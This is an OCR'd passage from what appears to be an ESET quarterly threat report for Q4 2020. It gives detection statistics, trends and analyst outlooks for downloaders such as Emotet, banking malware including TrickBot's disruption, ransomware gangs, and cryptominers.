
After Halloween, Emotet's activities started to wane, leading to dormancy that lasted until the final days of December. Slowdowns of this kind are surprising as downloader campaigns are typical in the ***pre-Christmas season*** [26], trying to manipulate eager online shoppers into making that one wrong click.

As in the previous quarters, VBA/TrojanDownloader.Agent dominated the top 10 in Q4, this time with 56% of all downloader detections – a noteworthy setback from 64% in Q3.



Downloader detections per detection type in Q4 2020

This is also reflected in the most common detection types. Scripts in Visual Basic for Applications (VBA) remained the most frequent downloader-carrying platform (51% in Q4) but lost 13 percentage points in comparison with Q3. Other platforms saw minor increases with Office files containing trojanized objects (DOC) ranking second with 10%, Visual Basic Scripts third with 8% and portable executables (Win) landing fourth with 6%.



Rate of downloader detections in 2020

Dynamics in the category throughout 2020 were mostly influenced by Emotet's (in)activity and criminals opting for misconfigured RDP instead of downloaders for the distribution of their malware, resulting in the decreased activity from February to June. A slow yet steady growth followed in July, leading to frenzied Emotet activity in September and October.

Most of the spikes seen in 2020 were caused by VBA/TrojanDownloader.Agent (mostly Emotet), but JS/TrojanDownloader.Nemucod also caused some ripples. Its campaigns were observed in February, and mid-year with a focus on Japanese users. This made Japan the country most targeted by downloaders in 2020, with 15.8% of detections. Coming in a distant tie for second place were Spain and Poland (4.4%), followed by Italy (4.1%), Turkey (3.9%) and Thailand (3.8%).

Trends & outlook

The first weeks of 2020 brought a notable increase in the use of Emotet's Wi-Fi spreader module that, up to that point, was typically reserved only for high-profile targeted attacks. In February, another major change came as its operators added obfuscation – control-flow flattening – to their binaries.

Shortly after the update, an unexpected hiatus followed, lasting until July when their servers started spewing new waves of spam, spreading Qbot as the main payload. This switch from TrickBot only lasted until Q3, when TrickBot assumed its former position. Emotet continued to support this family even after the disruption that crippled large parts of TrickBot's infrastructure in Q4 2020.

In October, we saw Emotet operators experimenting with clean binaries, trying to make their downloader harder to detect. After that, two months of silence followed ending on December 27 when a significantly updated version of their main module appeared.

In 2021, we would normally expect Emotet to continue to expand its infrastructure and improve its phishing game _ but let's see what the early-2021 takedown efforts bring. As for the relationship with TrickBot, Emotet can be expected to continue the collaboration with this long-term customer as part of post-disruption recovery efforts.

Zoltán Rusnák, ESET Malware Analyst


Banking malware

TrickBot faces disruption campaign while the volume of banking malware continues to diminish.

In Q4 2020, banking malware saw a further steady decline, going down 33% from Q3. This tracks with the yearly data, which registered a gradual downward trend in detections. This trend might be influenced by other malicious activities, such as ransomware, being less risky and thus providing a better return on investment to the threat actors.


The banking malware family most frequently seen in ESET telemetry remains JS/Spy.Banker, though its share has shrunk, going down from 59% in Q3 to 43% in Q4. On the other hand, MSIL/ClipBanker experienced a significant increase from 5% to almost 11% of all banking malware detections, jumping from third to second place. A once prominent family, Win/Spy.Danabot, dropped from the top 10 altogether.

Continuing the trend started in the previous quarter, Qbot kept one step ahead of TrickBot, reaching consistently higher numbers. It *stopped using the ProLock ransomware in favor of Egregor* [27], which burst into activity in September and is currently one of the most active ransomware operations. Compared to Q3, when Qbot became one of the payloads of the Emotet downloader, its Q4 was slightly quieter with an 8% decrease. Still, it was rising steadily throughout 2020.



Top 10 banking malware families in Q4 2020 [% of banking malware detections]

Banking malware detection trend in 2020, seven-day moving average




TrickBot and Qbot detection trends in 2020, seven-day moving average

On the other hand, TrickBot experienced major issues in Q4. It was highly active in Q1 and while it dropped significantly in March, it was most probably due to the threat actors' focusing on developing new malware projects. However, starting in October, it was targeted by *a comprehensive disruption campaign led by Microsoft* [28], which consisted mostly of taking down TrickBot's C&C servers and preventing the operators from getting new ones. *ESET was a part of this operation* [1], providing technical analysis, statistical information, and known C&C server domain names and IPs. Though weakened, TrickBot threat actors showed that they still have some tricks up their sleeves, releasing two new modules: one for *scanning UEFI* [29], the other *targeting Linux* [30], both appearing near the end of 2020.


2020 also saw Latin American banking trojans setting their sights on Europe. This effort was led by three families – Grandoreiro, Mekotio, and Mispadu. The primary target of these campaigns was Spain, which endured the vast majority of the attacks in Europe. Among other targets were Portugal, with consistent low activity throughout 2020, Italy and France facing several attacks in Q3 and Q4, and Belgium experiencing one campaign in Q3. Additionally, Grandoreiro expanded the list of targets within its binaries to include banks in Switzerland, Netherlands, Germany, United Kingdom and Slovakia in Q3, possibly hinting where it might strike next.

As for the motivation of this expansion to Europe, Latin American banking trojan operators might intend to explore new territory beyond their home turf to see if it brings them further success.



EU vs LATAM detections of Grandoreiro, Mekotio and Mispadu combined

Worldwide, the United States was the biggest target of banking malware-related attacks in 2020, facing 11.3% of them. According to ESET telemetry, Brazil ranked second and Poland third with 10.8% and 7% of all attacks, respectively.



Rate of banking malware detections in 2020

Trends & outlook

There was a sharp decline in TrickBot's activities following the disruption operation late last year. We are continuously monitoring the TrickBot botnet and the level of activity remains very low to this day. However, it has not been fully eradicated. As an example, we still see new TrickBot modules appearing in the wild. The UEFI scanning module that was spotted late last year is one such case, although it has not been widely distributed. This module cannot modify or replace the UEFI – it can only scan the system's firmware for any vulnerabilities that would allow the firmware to be modified. All in all, even though TrickBot's operators were dealt a heavy blow, they are still at large, so a comeback is always possible.

Jean-Ian Boutin, ESET Head of Threat Research

Increasing regulations, customer pressure and ongoing monetary losses due to cybersecurity incidents were pushing banks to gradually improve their defences. All this effort pays off – criminals are migrating away from banking malware to find greener pastures elsewhere.

Daniel Chromek, ESET CISO

Ransomware


Mass-spread ransomware continues to decline, while gangs behind targeted attacks become more aggressive and focus on large global corporations.

Q4 saw a minor 4% decline in ransomware detections, the smallest QoQ drop seen in 2020. In contrast to mounting media coverage of increasing ransomware attacks, most of the detections in the chart come from families that are mass-spread via email campaigns and only in a very limited number of targeted attacks; the latter seem to be increasingly popular amongst cybercriminals.


ESET detected a notable uptick in ransomware activity in Israel on November 1, 2020. According to the available data, the incident was caused by malware operators trying to deploy Sodinokibi ransomware into targeted networks.

In the top 10, Win/Filecoder.WannaCryptor retained its leading position with 42%, yet lost quite a bit of steam when compared with 52% in Q3. Same as in the previous quarters, these detections were triggered by well-known samples spread by criminal actors in less developed markets.

Win/Filecoder.STOP crashed into the ransomware top 10 and ranked second with 10%. Comparing this to its 1.1% and 12th position in Q3,



Top 10 ransomware families in Q4 2020 (% of ransomware detections)



Ransomware detection trend in 2020, seven-day moving average

this was a return to the previous positions that this malware family held in Q1 (7.5%) and Q2 (6.3%).

STOP's comeback pushed Win/Filecoder.Crysis down to the third position with 4.9%, leaving it 1.6 percentage points weaker than in Q3. In fourth position, Win/Filecoder.Sodinokibi maintained similar proportions to the previous quarter, followed by Win/Filecoder.Phobos and Win/Filecoder.Buran, both with 4.5%.

Despite Buran being well-known, it was the first time this year it placed in the top 10. The uptick in detections was mostly powered by an email campaign distributed on December 11 and 12 mostly in the United States, Italy and Spain.

Targeted ransomware attacks remained one of the most dreaded cyberthreats in Q4, with some of the gangs ***reportedly*** [31] becoming unreliable in their promise to delete the stolen data and never to extort their victim again.


Maze gang – one of the most prominent representatives of this "scene" – ***announced*** [32] it was closing shop in Q4. In their final statement, members of the group didn't offer a reason why, but denied that there ever was a cartel. This is in stark contrast with Maze

using the same tactics as other families such as Ragnar and offering space on their underground leak site to Ragnar, SunCrypt and LockBit. Some of Maze's operators are assumed to have moved to Egregor ransomware, a family visible since Q3 2020.

Even without Maze, a plethora of other ransomware gangs remain, with operators targeting large global corporations as well as sensitive sectors such as healthcare. Ryuk, one of the most aggressive actors, ***continued*** [33] to compromise systems of overloaded medical facilities, following in the footsteps of its ***Q3 attack*** [34] on UHS.

One of the most frequent questions related to ransomware attacks is their income. A representative of another Sodinokibi (REvil) gang claimed in a ***Q4 interview*** [35] that their ransomware-as-a-service model made them $100 million in the past year, mostly on the 20-30% fee they charge their affiliates.

Q4 also saw new tactics added to the extortion and coercion toolkit: Increasingly common is ***print bombing*** [36], which forces all available printers in the victim's network to print the ransom demand. Another pressure-inducing approach is to ***cold call*** [37] the staff of the targeted organization in case they attempt to avoid the ransom payment and restore as much as possible from backups.



Rate of ransomware detections in 2020

Lists of victims hit by targeted ransomware attacks in Q4 included Mattel, Enel, Barnes & Noble, Ubisoft, Kmart, and Whirlpool.

All in all, the number of detected ransomware attacks spread via non-targeted spam campaigns declined continuously throughout the year with the Q1 to Q4 decrease reaching 35%. The most notable peak of the year was observed at the end of May and was caused by MSIL/Filecoder.KV, also known as ***WannaPeace ransomware*** [38]. Operators behind the campaign misused an orphaned Amazon AWS S3 bucket that previously hosted a Cookie Consent solution that they replaced with their malicious payload.

Geographically, the largest number of these non-targeted campaigns occurred in Russia (7%), followed by Turkey (5.1%), South Africa (4.8%), Taiwan (4.3%) and Indonesia (4.2%).

Trends & outlook

2020 saw an increasing number of targeted ransomware attacks mixed with doxing – stealing the victim's data and threatening to publish it. While at the beginning of the year there were only a handful of actors using this technique, introduced by Maze, the following months saw the ranks grow rapidly. And with new players there were also new tactics such as DDoS attacks, print bombing or cold calling, all increasing the pressure on victims.

Several ransomware gangs, including DoppelPaymer and Maze, made promises not to shut down emergency services or healthcare facilities during the pandemic. Others, however, made no such promises. Notably, the Ryuk gang continued to target healthcare facilities. As for the real-world consequences of ransomware attacks, 2020 was the year when a ransomware attack was first connected to a fatality.

On NAS devices, ECh0raix remained the most prominent ransomware.

We expect that most of the abovementioned trends will continue in 2021, with ransomware gangs increasing ransom demands, becoming more aggressive and adding new ways to extort their victims. If the value of bitcoin continues to rise, it will probably also suck new – even if unskilled – ransomware actors into "the game".

2021 will probably also answer the question, "who will replace the former 'leader of the pack' Maze after its Q4 demise?" It might be one of the established gangs, a newcomer or a new group formed from former members of other gangs.

Igor Kabina, ESET Senior Detection Engineer

Cryptominers

Cryptominers register their first quarter of growth since 2018 as bitcoin price skyrockets.

After steadily going down since October 2018, cryptominers experienced a 4% increase in Q4. In the first half of 2020, it seemed that cryptominers would continue to decline as they have been doing since the beginning of 2018, after the bitcoin crash. However, this downward trend leveled off in Q3, and Q4 saw a slight increase in the volume of cryptomining activity.


The rise in cryptominer detections seems to be caused mainly by the massive growth in the price of bitcoin and other cryptocurrencies in Q4. Bitcoin capped the year off by reaching its all-time high up to that point, trading for more than *$29,000 per BTC* [39] on December 31, 2020. Additionally, the rate of targeted ransomware attacks demanding payments in cryptocurrencies has been increasing in 2020. The victims usually have to buy the cryptocurrencies first, influencing their prices.

According to Bloomberg [40], the meteoric rise of bitcoin could be explained by the financial establishment jumping on the cryptocurrency bandwagon. *PayPal announced* [41] that it will allow payments in bitcoin and other select cryptocurrencies and *Visa partnered with BlockFi* [42] to offer a credit card that issues rewards in bitcoin.


In Q4, the rising price of bitcoin and the related resurgence of cryptomining caused a slight increase in the volume of cryptominers detected as potentially unwanted applications (PUAs). When compared to Q3, they surpassed trojan cryptominers, with the ratio of PUA:trojan being 52% to 48%. Of the PUA cryptominers, JS/CoinMiner continued to enjoy success and rose by 58%.

The growth of JS/CoinMiner PUA detections also influenced the in-browser:desktop detection ratio – it is now 27% to 73% as opposed to last quarter's 21% to 79%.

The most detected JS/CoinMiner variant in Q4 was JS/CoinMiner.AH, a two-year old detection related to the original CoinHive script. There is however a new variant, a script based on CoinHive's architecture, named CoinImp and detected as JS/CoinMiner.FZ, which accounted for about a 25% rise in detections of JS/CoinMiner in general. This script is mostly present on webpages where people spend significant time, such as online streaming websites and internet forums.



Cryptominer detection trend in 2020, seven-day moving average

